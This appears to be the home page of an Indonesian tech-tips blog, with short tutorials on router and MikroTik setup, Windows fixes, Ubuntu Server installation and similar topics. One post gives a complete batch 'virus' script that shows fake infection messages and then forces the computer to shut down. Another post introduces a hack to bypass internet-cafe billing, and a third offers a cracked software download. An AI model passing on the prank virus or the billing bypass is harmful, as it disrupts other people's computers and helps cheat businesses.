Headlines News :

Latest Post

Menggabungkan 2 Router Dalam Satu Jaringan

Written By Moch. Afrizal Abdi Wiguna on Selasa, 07 Agustus 2012 | 18.17


http://pratamakomputer.com/files/router-indoor-mikrotik-rb450.jpg

Kalau menggunakan satu router dalam sebuah jaringan mungkin hal yang sudah biasa dilakukan, tetapi untuk menggabungkan 2 router dalam satu jaringan apakah bisa?
Untuk apa menggabungkan 2 router dalam sebuah jaringan, jawabnya untuk jaga-jaga, bila kita pengusaha warnet, atau kantor, dan kita dalam kondisi harus setiap saat online maka diperlukan 2 ISP (Provider) satu provider mewakili satu Router berarti kita harus membutuhkan 2 Router, tujuannya :
  1. Bila salah satu ISP (Provider) down atau bermasalah, maka ISP (Provider) tetap bekerja, sehingga Jaringan kita tidak terhenti beroperasi.
  2. Dengan menggabungkan 2 Router dengan masing-masing Router dalam satu jaringan, maka pemakaian internet lebih cepat, karena tidak dibebankan pada satu router saja.
Untuk mejawab pertanyaan diatas, apakah bisa 2 router digabungkan dalam sebuah jaringan, jawabnya bisa ;
Caranya :
  • DHCP Dinonaktifkan
  • Bila Router 1 anda menggunakan IP 192.168.1.1 maka setting Router ke dua anda dengan IP. 192.168.1.2
  • Buka Network Network Conection, pada Local Area Conection klik kanan mouse kemudian klik Properties
  • Pilih Internet Protocol (TCP/IP) kemudian klik Properties
  • Centrang Use the “following IP address” dan isikan IP adress komputer seperti contoh gambar dibawah ini

  • Untuk IP adress komputer dan komputer Client harus mulai dari 192.168.1.3 sampai seterusnya.
  • Untuk Gatway, masukkan nomor IP Router 1 yaitu 192.168.1.1
  • Masukkan Nomor IP DNS.
  • Agar Gatway Router ke 2 di aktifkan pada jaringan, klik “Advanced
  • Klik “Add” kemudian masukkan IP Adress Router ke 2 yaitu 192.168.1.2 kemudian klik “add” seperti gambar dibawah ini.

Tutorial menjadikan flashdisk sebagai CD ROM


Halo gan , Ketemu Lagi di Imam77 :) Seringkali kita bertanya-tanya, bagaimana cara membuat sebuah CD-ROM di dalam FlashDisk kita? Layaknya sebuah Modem yang begitu Plugged maka akan muncul setup driver secara otomatis..
TUTORIAL INI BUKAN MEMBUAT FLASHDISK MENJADI BOOTABLE, TETAPI MEMBUAT CD-ROM DI FLASHDISK
Tutorial ini sangat bermanfaat apabila Agan-agan ingin memproteksi data sehingga data tersebut tidak dapat di hapus /di edit dari flashdisk karena file tipe dari partisi ini adalah CDFS (CD-ROM)

Baiklah, ga usah panjang2 kita langsung saja ke cara pembuatannya

  • Petama Download software di Download Disini
  • Eksekusi file tersebut, dan akan muncul gambar seperti ini :
  • Kemudian pilih Autorun Manager


  • Lalu muncul Kotak dialog Autorun Manager, Pilih Directoru of Source file


    Tentukan direktori mana yang akan di jadikan CD-ROM :
    *) gunakan Autorun.inf jika ingin Aplikasi lsg dijalankan ketika usb flash di tancapkan
  • Tutorial Mengatasi Masalah NTLDR Pada Windows XP


    Halo kawan imam77 , windows xp memang terkesan jadul yah , karna sekarang udah ada windows 7 , 8 dll :D , tapi di win xp sering kali ada maslah , dan ini pernah saya alami , contohnya “NTLDR is missing” ini adalah salah satu permasalahan umum pada Windows XP sesuai dengan message yang tertulis pada layar monitor saat kita menghidupkan PC nya.
    Permasalahan ini terjadi karena ada salah satu bagian dari windows yang terhapus yaitu file NTLDR, baik sengaja maupun tidak disengaja, hilangnya komponen Windows ini juga biasa disebabkan karena virus yang menginfeksi file tersebut, sehingga saat terdetect oleh antivirus, filenya terhapus. Dalam keadaan tersebut tidak terjadi apa-apa pada Windowsnya, tapi setelah system di shutdown atau restart, maka akan tampil pesan seperti gambar dibawah. Solusi yang paling banyak dilakukan adalah dengan cara menginstal ulang sistem operasi. Atau jika anda ingin program-program aplikasi tidak ikut terbuang, maka anda dapat melakukan repair sistem operasi saja.
    NTLDR is missing CTRL+Alt+Del to restart seperti pada gambar di bawah.
    Baiklah langsung saja, kita ke pembahsannya. Simak langkah-langkahnya di bawah ini.

    Langkah 1

    Masuk ke konfigurasi BIOSnya, dan aturlah urutan bootingnya sesuai dengan saat kita menginstall OS seperti yang tampil pada gambar di bawah ini. Dan setelah itu lanjutkan dengan cara menginstall Windows XP seperti biasa.

    Mengatasi Komputer yang tidak bisa nge-print

    Kejadian ini sering dikeluhkan oleh teman-teman saya dimana printer yang sedang dipake tiba-tiba seperti hang ga bisa nge-print. Saat dilihat pada jendela print queue, terlihat antrian dokumen yang hendak di-print tetapi tidak direspon oleh printer. Solusi yang paling simple adalah dengan me-restart komputer, tetapi sebenarnya ada beberapa cara yang bisa kita lakukan untuk mengatasi printer yang macet ketika nge-print yaitu sebagai berikut:

    1. Menghapus dokumen secara manual
    Cara yang pertama adalah mencoba menghapus secara manual antrian dokumen pada jendela print queue tersebut. Bagi anda yang belum tau cara memunculkannya cukup double klik icon printer di bawah taskbar atau klik start, klik printer and faxes, double klik pada icon printer yang dikehendaki.

    printer ga bisa ngeprint

    Pada jendela print queue terdapat beberapa kolom yaitu:
    • DokumenName : yang merupakan nama dokumen yang kita cetak.
    • Status : status dokumen pada antrian yaitu spooling, paused atau printing.
    • Owner : user name orang yang mencetak dokumen
    • Pages : menampilkan jumlah halaman yang sudah dicetak dan jumlah keseluruhan halaman.
    • Size : ukuran dokumen dalam kilobytes
    • Submitted : menampilakan waktu pada saat dokumen dikirim ke printer.
    Untuk menghapus dokumen dari daftar antrian cukup klik kanan dokumen tersebut dan pilih cancel.

    Cara Format Hardisk dengan Bootable Disk


    Sering kali komputer kita mengalami kerusakan sistem pada hardisk komputer dan ingin menghapus atau format seluruh isi hardisk untuk install ulang. Pada Windows 95/98/ME/NT terdapat fasilitas untuk membuat bootable ke dalam disket. Kita juga dapat menggunakan CD Bootable untuk memformat seluruh partisi hardisk.

    Sebelumnya pastikan BIOS pada motherboard disetting terlebih dahulu pada posisi pertama boot melalui disket atau CD ROM.

    Langkah-langkah di bawah ini adalah Cara Format Hardisk dengan Bootable Disk untuk pengguna dengan MS-DOS 5.0 +, Windows 3.x, Windows 95, Windows 98, Windows ME, dan Windows NT 4.0.

    Cara Mudah Mencari driver Laptop dan Komputer

    bagaimana caranya mencari sebuah driver laptop atau komputer tanpa harus bersusah payah mencari DVD atau Kaset yang sudah hilang :D
    Tapi ada satu syarat , yaitu komputer atau laptop yang ana ingin install Driver nya harus memiliki koneksi internet di dalamnya :)

    Oke , jika anda sudah terkoneksi ke jaringan internet , entah pakai LAN atau Pakai Modem , yang penting terhubing ke Google :p

    Nah , Langkah selanjutnya adalah buka website www.devid.info.
    Cara Mudah Download All Driver Komputer dan Laptop.
    Cara download driver yg dibahas kali ini boleh dibilang sangat mudah dan sangat komplet serta sangat cepat dalam pencarian drivernya, baik itu driver VGA, chipset, Soundcard, Card Reader, USB device, Modem, Lancard, Wifi, Driver Laptop, dan lain-lain.

    Berikut Cara Mudah Download All Driver Komputer dan Laptop :

    1. Klik kanan My Computer pilih Properties. Kalau di desktop tidak ada My Computer, buka Windows Explorer dan klik kanan pada My Computer pilih Properties.


    2. Klik pada Hardware trus pilih Device Manager


    3. Setelah Device Manager terbuka, pilih salah satu driver yg belum terpasang, yaitu ditandai dengan tanda tanya kuning. Kemudian klik kanan pada salah satunya misalkan Ethernet Controller (Lan Card) pilih Properties.


    4. Setelah itu, muncul jendela properties dari device tersebut. Pilih tab Details trus Klik ID device. Kemudian copy ID dari device tersebut dengan menekan Ctrl + C.


    5. Kemudian, buka situs www.devid.info, trus paste ID device yang sudah di copy tadi pada kotak “Enter Device Id”. Trus klik “OK”.

    Tutorial Cara Instalasi Ubuntu Server 10.10

    Kali ini ane mau share bagaimana tentang Ubuntu Server , ya pada dasarnya kita harus tahu dulu bagaimana Cara Instalasi Server Ubuntu 10.10

    pada kesempatan ini saya akan mencoba memaparkan langkah-demi langkah dalam melakukan instalsai Ubuntu Server 10.10. Namun sebelum melakukan instalasi ada baiknya kita mengetahui spesifikasi minimun yang dibutuhkan oleh Ubuntu Server 10.10. Spesifikasi minimal perangkat keras yang dapat digunakan untuk Ubuntu Server 10.10 adalah sebagai berikut:
    1. Processor : x86 / AMD64
    2. Memori : 128MB
    3. Hard Disk
      • Sistem Dasar : 500MB
      • Semua Tugas : 1GB
    Pada kesempatan ini saya menggunakan komputer yang memiliki spesifikasi sebagai berikut:
    1. Processor : Pentium 4
    2. RAM : 512 MB
    3. Hard Disk : 50GB
    Berikut ini akan dijelaskan langkah demi langkah dalam melakukan instalasi Ubuntu Server 10.10:
    • Nyalakan komputer yang akan diinstalkan Ubuntu Server 10.10 dan pastikan CD instalasi Ubuntu Server 10.10 sudah ada dalam CD-ROM dari komputer tersebut.
    • Masuk ke pengaturan BIOS dari komputer untuk mengatur firt boot agar langsung membaca CD-ROM dengan menekan tombol F2 atau Del atau F12 (masing-masing komputer berbeda). Maka akan muncul jendela pengaturan. Masuk ke tab Boot dan geser CD-ROM ke urutan paling atas. Lalu tekan F10untuk keluar dan menyimpan pengaturan.
    • Komputer akan restart dan kembali melakukan booting. Untuk kali ini pengguna tidak menekan apapun, biarkan saja sampai muncul jendela yang mengharuskan pengguna untuk memilih salah satu bahasa yang akan digunakan untuk interface Ubuntu Server 10.10 dan bukan bahasa dalam instalasi. Pada kesempatan ini saya menggunakan English.

    Instalasi Mikrotik

    Written By Moch. Afrizal Abdi Wiguna on Senin, 06 Agustus 2012 | 19.33

    Jika sebelumnya anda membaca Pengertian Mikrotik router, artinya sedikit banyak anda memiliki bayangan seperti apa fungsi dari mikrotik router, sedikit refresh, Router adalah alat / perangkat jaringan yang digunakan untuk menghubungkan dua atau lebih jaringan yang memiliki protokol yang sama, jadi jika mikrotik router berarti alat / perangkat jaringan yang di fungsikan sebagai router jaringan. mari kita mulai belajar cara instalasi mikrotik pada PC


    sebelumnya kita tahu bahwa spesifikasi yang diperlukan untuk instalasi OS mikrotik tidak harus tinggi, minimal adalah pentium 2, benar jika menggunkan versi atasnya atau pentium 4 keatas akan lebih baik bagi router, namun dari pengalaman saya, semakin baru keluaran komputer akan semakin kecil daya tahan yang dimiliki, saya telah membuktikan komponen lama lebih tahan lama dalam beroperasi meskipun sedikit lambat.jadi saya sarankan anda menggunakan PC max pentium 3, yang kita butuhkan untuk sebuah router adalah yang tahan lama, karena dalam sebuah jaringan komputer, router harus terus menyala untuk memberi pelayanan pada jaringan.

    sekarang masuk pada langkah instalasi,

    • siapkan File instalasi mikrotik router OS yang telah di masukkan dalam CD jika belum ada silahkan download disini
    • layaknya instalasi sistem operasi, silahkan lakukan setting BIOS, atur Booting-nya pertama kali adalah CDRoom
    • setelah itu masukkan CD instalasi mikrotik ke dalam CDRoom, restart PC anda
    • saat menyala kembali tunggu hingga anda mendapati tampilan layar seperti gambar 1
    • tekan tombol  a pada keyboard untuk memilih semua program agar diikutkan saat proses instalasi
    • tekan tombol i untuk memulai proses instalasi
    • pada pertanyaan "keep old Configuration?" tanpa tanda petik, tekan N karena ita menginginkan configurasi baru seperti yang kita inginkan
    • pada pertanyaan berikutnya muncul pertanyaan " Continue ? " tanpa tanda petik, silahkan tekan Tombol Y pada keyboard
    • tunggulah sampai proses instalasi selesai, lama tidaknya proses tergantung besarnya harddisk yang anda pasang pada PC, karena yang membuat kita menunggu adalah proses format Harddisk
    • setelah proses selesai anda akan diminta untuk menekan tombol ENTER agar komputer restart, sebelum anda menekan tombol ENTER keluarkan CD instalasi.
    • setelah restart anda akan melihat tampilan monitor ada permintaan LOGIN : dan Pasword :
    • default kombinasi login mikrotik adalah USER NAME = admin, paswordnya = kosongkan
    • hingga anda akan di bawa masuk kedalam sistem operasi mikrotik seperti terlihat pada gambar 2
    untuk belajar melakukan setting mikrotik Router anda harus memahami dulu struktur Direktori OS Mikrotik

    Daftar gambar :

    gambar 1


    gambar 2

     
    I. Langkah setting Mikrotik TEXT
    ————————————————
    Mari kita mulai dengan asumsi proses install sudah berhasil
    1. Install – OK
    2. Setting IP eth1 222.124.xxx.xxx (dari ISP)
    perintah :
    ip address add address 222.124.xxx.xxx netmask 255.255.255.xxx interface ether1
    IP tersebut adalah IP public / IP yang yang ada koneksi Internet
    3. Setting IP eth2 192.168.1.254
    perintah :
    ip address add address 192.168.1.254 netmask 255.255.255.0 interface ether2
    IP tersebut adalah IP Local anda.
    Sekarang lakukan ping ke dan dari komputer lain, setelah konek lanjutkan ke langkah
    berikutnya, kalo belum ulangi dari langkah no 2.
    4. Setting Gateway
    perintah :
    ip route add gateway=222.124.xxx.xxx (dari ISP)
    5. Setting Primary DNS
    perintah :
    ip dns set primary-dns=203.130.208.18 (dari ISP)
    6. Setting Secondary DNS
    perintah :
    ip dns set secondary-dns=202.134.0.155 (dari ISP)
    7. Setting Routing masquerade ke eth1
    perintah :
    ip firewall nat add chain=srcnat action=masquerade out-interface=ether1
    Untuk terakhir lakukan test ping ke Gateway / ke yahoo.com, bila konek maka Mikrotik anda dah siap
    di gunakan.
    II. Langkah setting Mikrotik Via WinBox
    ———————————————————-
    1. Setelah install Mikrotik sudah OK, selanjutnya masukkan IP sembarang untuk remote.
    Misal
    ip address add address 192.168.1.254 netmask 255.255.255.0 interface ether2
    Kemudian buka browser dengan alamat IP tadi, dan download Winbox
    Web Mikrotik

    2. Buka Winbox yang telah di download tadi
    3. Di tampilan Winbox, pada kolom Connect To masukkan no IP tadi (192.168.1.254) dengan
    Login : admin password : kosong. Kemudian klik tombol Connect
    Tampilan Login Awal Winbox
    4. Login ke Mikrotik Via Winbox berhasil
    Tampilan Jika Login Sukses
    5. Klik IP —> ADDRESS
    Setting Ip address
    6. Ini adalah tampilan dari address
    Tampilan Address
    7. Kemudian masukkan IP public (dari ISP)
    Set IP Public
    8. Ini daftar IP pada 2 ethernet
    Daftar IP

    9. Setting Gateway, IP —> Routes
    Gateway Router
    10. Masukkan IP GATEWAY (dari ISP)
    IP Gateway dari ISP


    11. Hasil ROUTING
    Hasil Routing

    12. Masukkan Primary DNS dan Secondary DNS (dari ISP)
    Kemudian klik Apply dan OK
    Set DNS

    13. Setting MASQUERADE
    Seting Nat ( Masquerade)

    14. Klik IP —> Firewall
    15. Kemudian pilih NAT
    16. Pada tab General
    pada Chain pilih srcnat
    pada Out. Interface pilih ether1
    pada tab Action pilih masquerade
    Kemudian klik Apply dan OK
    Seting Firewall


    Setting Masquerade
     

    Download Minilyrics 7.4.10 Full Loader


    Selamat Siang Sobat BAGAS31. Kali ini saya akan share sebuah software yang mungkin sudah tidak asing lagi buat anda, apa lagi yang hobi dengerin musik di komputer. Minilyrics 7.4.10 Full Loader, mungkin dari namanya saja kita sudah bisa menebak apa fungsi dari Software ini. Minilyrics 7.4.10 Full Loader ini berfungsi untuk mencari dan menampilkan lyric lagu yang sedang anda mainkan, sehingga bisa membantu kita untuk berkaraoke ria tanpa takut salah liricnya. Di versi yang terbaru ini tidak ada perbedaan yang mencolok dengan versi sebelumnya, hanya saja menambah integrasi terhadap media player saja. Jadi siapa yang berminat, Silahkan di download..!


    Screen Shoot:

    Free Download Photoscape 3.6.1 Final


    Sobat sudah tau kan, tentang software Photo Editor yang satu ini ? Photoscape adalah software Photo Editor yang cukup populer, terutama karena software Photo Editor ini Free alias Gratis. Walaupun Photoscape ini Gratis, fitur-fitur yang tersedia di dalam software ini tidak kalah dengan software-software Photo Editor yang berbayar seperti Adobe Photoshop lho. Dengan software ini sobat dapat mengedit foto, membuat animasi GIF, ScreenCapture, dan masih banyak lagi. Selain itu penggunaan software ini tidak begitu sulit, berbeda dengan Adobe Photoshop yang penggunaanya sangat sulit.

    Screenshot :

    Key Features :

    Mengubah suara yang diucapkan dalam bentuk teks

    image

    Dalam kenyataanya manusia mampu  berbicara hingga lebih dari 120 kata per menit, namun hanya mampu mengetik kurang dari 40kata dalam semenit. lalu bagaimana kita mampu menulis artikel yangg sangat banyak dan melelahkan dalam waktu yang singkat?


    sebenarnya, windows 7 telah dilengkapi dengan tool yang mampu merubah suara yang kita ucapkan kedalam bentuk teks. jadi kita hanya perlu membaca teks tersebut tanpa harus mengetiknya. menarik bukan? 


    yups, tool tersebut bernama windows Speech Recognition
    image
    untuk mengakses tool ini caranya:

    Menghentikan proses melalui command prompth image

    image
    Kebanyakan dari kita menggunakan Task Manager untuk membunuh proses yang sedang berjalan di Windows. Akan tetapi bagaimana jika Task Manager tidak bisa dijalankan atau dikunci oleh virus?
    Untuk solusinya, kita bisa menggunakan tool bawaan Windows yang fungsinya hampir sama dengan task manager. Tool tersebut adalah Command Promptatau CMD.

    Caranya sebagi berikut:
    1. Klik Start => Run dan ketik cmd. Kemudian tekan Enter.
    1. Setelah jendela Command Prompt muncul, ketik "tasklist" (tanpa tanda kutip) dan tekan Enter.
    1. Setelah itu, pada jendela CMD akan muncul nama-nama proses yang sedang berjalan seperti di bawah.
    clip_image003
    Dari beberapa prosess yang berjalan tersebut, Anda bisa membunuh salah satunya berdasarkan

    Memunculkan foldser yang di hidden virus

    Pernahkah anda mengalami kejadian seperti yang baru saja terjadi pada saya, yaitu folder di dalam flashdisk semuanya berubah menjadi icon tidak jelas dan bila dibuka muncul tulisan seperti ini?

    imageWindows cannot fild ‘L:\RECYCLE\bcd8f464.exe’. make sure you type the name correctly, and then try again?
    image 
    Jika anda mengalami kehadian seperti di atas, berarti folder anda telah dihidden oleh virus dan diganti dengan shortcut yang tidak jelas dan tentunya tidak dapat dibuka. untuk mengatasinya lakukan seperti di bawah:

    Memunculkan menu disk clean up pada klik kanan

    jika biasanya anda pergi ke start menu > all program > accesories > System tool untuk menggunakan menu disk clean up, maka pada kesempatan ini saya akan mencoba sharing tentang memasukkan menu disk clean up tersebut pada klik kanan, jadi anda tinggal menekan klik kanan untuk menggunakan menu disk clean up.
    Langkah-langkah:
    1. masuk ke menu regedit dengan mengetik regedit pada kotak search
    2. masuk ke HKEY_CLASSES_ROOT\Drive\shelllalu piliih nemuEdit>New>key. dan namai key tadi dengan diskcleanup
    image
    3. Masuk ke folder diskcleanup dan klik 2 kali item default dan isikan value data dengan disk cleanupimage
      4. buat folder baru dengan nama command di folder disk cleanup(langkahnya sama seperti nomor 2)

    Cara memaksimalkan virtual memory

    Maksud dari virtual memory adalah memory tidak tampak yang digunakan untuk memproses (bukan RAM). besar virtual memory ini tergantung pada besarnya memory hardisk. jadi jika virtual memorynya besar, kecepatan untuk memproses data juga besar.

    walaupun virtual memory tergantung pada kapasitas hardisk anda, ada masih tetap dapat memaksimalkanya.
    langkah-langkah:
    1. klik kanan pada my computer di windows exploler dan klikpropertise
    2. klik menu advanced system setting  yang berada di sebelah kanan
    image3. pada bagian performance klik setting
    4. masuk ke tab advanced dan klik change pada menu virtual memory

    Menyembunyikan ip saat browsing


    image     Jika anda ingin menghilangkan IP anda saat melakukan kegiatan browsing agar tidak bisa dilacak, anda memerlukan sebuah software browser khusus yang dapat menyembunyikan IP anda saat melakukan browsing, salah satunya adalahJonDofox.
    JonDoFox merupakan sebuah program web browser berbasiskanMozilla Firefox yang dapat difungsikan untuk berselancar di Internet namun identitas Anda tetap tersembunyi (Anonymous), jadi keberadaan anda tidak akan bisa terlacak.
    image
    Cara kerja JonDoFox:
    image
    Features:

    Menghapus jejak pencarian (search) di windows 7


    Jika kita menggunakan fasilitas search di windows 7, maka ketika kita menggunakan fasiitas search lagi, kata-kata yang kita masukkan dalam search sebelumnya akan tetap muncul, untuk menghilangkanya, lakukan cara-cara berikut:

    1. klik start dan ketik gpedit.msc dalam kotak search dan klik 2 kali
    image
    2. masuk ke folder user configuration > administrative Template > Windows component > Windows exploler. 
    3.klik 2 kali pada item turn off display of recent search entries in windows exploler box
    image4. klik pada button enable dan klok ok

    Cara Membuat virus shutdown


    image     iseng-iseng mumpung g ad kejaan, zeydhan akan share tentang cara membuat virus sederhana yang effectnya menshutdown komputer secara otomatis,,eitsss, kalo cuma menshutdown mah udah biasa, virus yang zeydhan buat kali ini sebelum menyuruh komputer shutdown, akan menampilkan kata-kata yang isinya bahwa komputer anda telah terinfeksi virus sederhana. pokoknya seru banget, langsung aja cekidot:
    copy script berikut ke notepad:
    cls :A color 0a cls @echo off echo Wscript.Sleep 5000>C:\sleep5000.vbs echo Wscript.Sleep 3000>C:\sleep3000.vbs echo Wscript.Sleep 4000>C:\sleep4000.vbs echo Wscript.Sleep 2000>C:\sleep2000.vbs cd %systemroot%\System32 dir cls start /w wscript.exe C:\sleep3000.vbs echo BANGUN TIDUR KU TERUS MENGHANCURKAN SYSTEM… echo ………………… echo: echo: start /w wscript.exe C:\sleep3000.vbs echo NEXT…………! echo: echo: echo HALLO BRO echo BOLEH KENALAN GAK?? :) echo: echo: echo NAMA ANE ZEYDHAN THE TORMENTOR start /w wscript.exe C:\sleep2000.vbs echo ………… start /w wscript.exe C:\sleep4000.vbs echo ………… echo NTAR…….! start /w wscript.exe C:\sleep2000.vbs echo: echo: echo: echo VIRUS INI ADALAH VIRUS YANG SANGAT MEMATIKAN… cd C:\Documents and Settings\All Users\Start Menu\Programs\ mkdir Si_INDO_CRACKER start /w wscript.exe C:\sleep3000.vbs echo: echo: echo: echo: echo HAPPY BIRTHDAY echo HMMM, KOMPUTER KAMU BAGUS DECH :) echo BOLEH Q INTIP DIKIT echo HMM BOLEH JUGA NEH ISINYA echo WORGHHH, PARAH ENTE, BANYAK XXXnya =.=’  echo: echo: echo: echo: echo: echo SABAR YA BRO, ENTE SIH PAKE NYIMPEN YANG GITUAN,,, HARUS DI HANCURIN NIH KOMPUTERNYA… start /w wscript.exe C:\sleep3000.vbs echo ……….. echo zzzzzzz…. echo: echo: start /w wscript.exe C:\sleep3000.vbs echo OKE….Virus AKTIF! echo: echo: echo: start /w wscript.exe C:\sleep2000.vbs echo YOSH, ANTIVIRUS KAMU ANCUR…start /w wscript.exe C:\sleep2000.vbs echo SEMUA PROSESS UDAH DIBANTAI… start /w wscript.exe C:\sleep2000.vbs echo UCAPIN SELAMAT TINGGA KE KOMPUTER ENTE… start /w wscript.exe C:\sleep2000.vbs echo: echo: echo: echoVIRUS MASUK PODIUM AKHIR! start /w wscript.exe C:\sleep2000.vbs echo: echo: echo BYE BYE echo HA HA HA HA echo: echo: echo: echo: start /w wscript.exe C:\sleep2000.vbs pause shutdown -f -s -c “BERTAUBATLAH, BACK TO YOUR GOD.” 

    Cara hack biilling warnet (working)


    image       Hari ini zeydhan akan membahas tentang bobol-membobol lagi, tapi bukan membobol password administrator windows, tapi membobol billing warnet, jadi walaupun kita main internet 3 jam, kita hanya bayar 1 jam.xixixixixixi
    mau tau caranya?
    hmmmm, kasih tau gak ya,,, yaudah deh zeydhan kasih tau, tapi dosa ditanggung sendiri ya… :P
    langsung aja begini caranya:
    Sebelumnya zeydhan beri tahu bahwa konsep hacking kita kali ini adalah kita menghilangkan jendela login warnet, jadi kalau kita sudah logout kita masih bisa berinternetan lagi dengan cara menghilangkan menu log in tersebut

    Tema tersembunyi windows 7


    Sebenarnya tanpa kita sadari, di windows 7 yang kita gunakan sebenarnya ada thema yang tersembunyi dan tidak dapat di akses melalui menu personalize.Themes ini ada beberapa macam yang terdiri dari themes australia, canada, great britain, United States, dan ZA.

    Untuk mengaktifkan Themes Tersembunyi Windows 7

    1.Ketik %WinDir%\Globalization\MCT pada addres bar Windows Explorer

    image
    2. Selanjutnya akan tampil beberapa direktori themes

    3. Buka salahsatu direktori themes
    Klik themes AU untuk mengaktifkannya
     
    Support : Website | Template | Template
    Copyright © 2011. Komputerindo - All Rights Reserved
    Template Created by admin website Published by Template
    Proudly powered by Blogger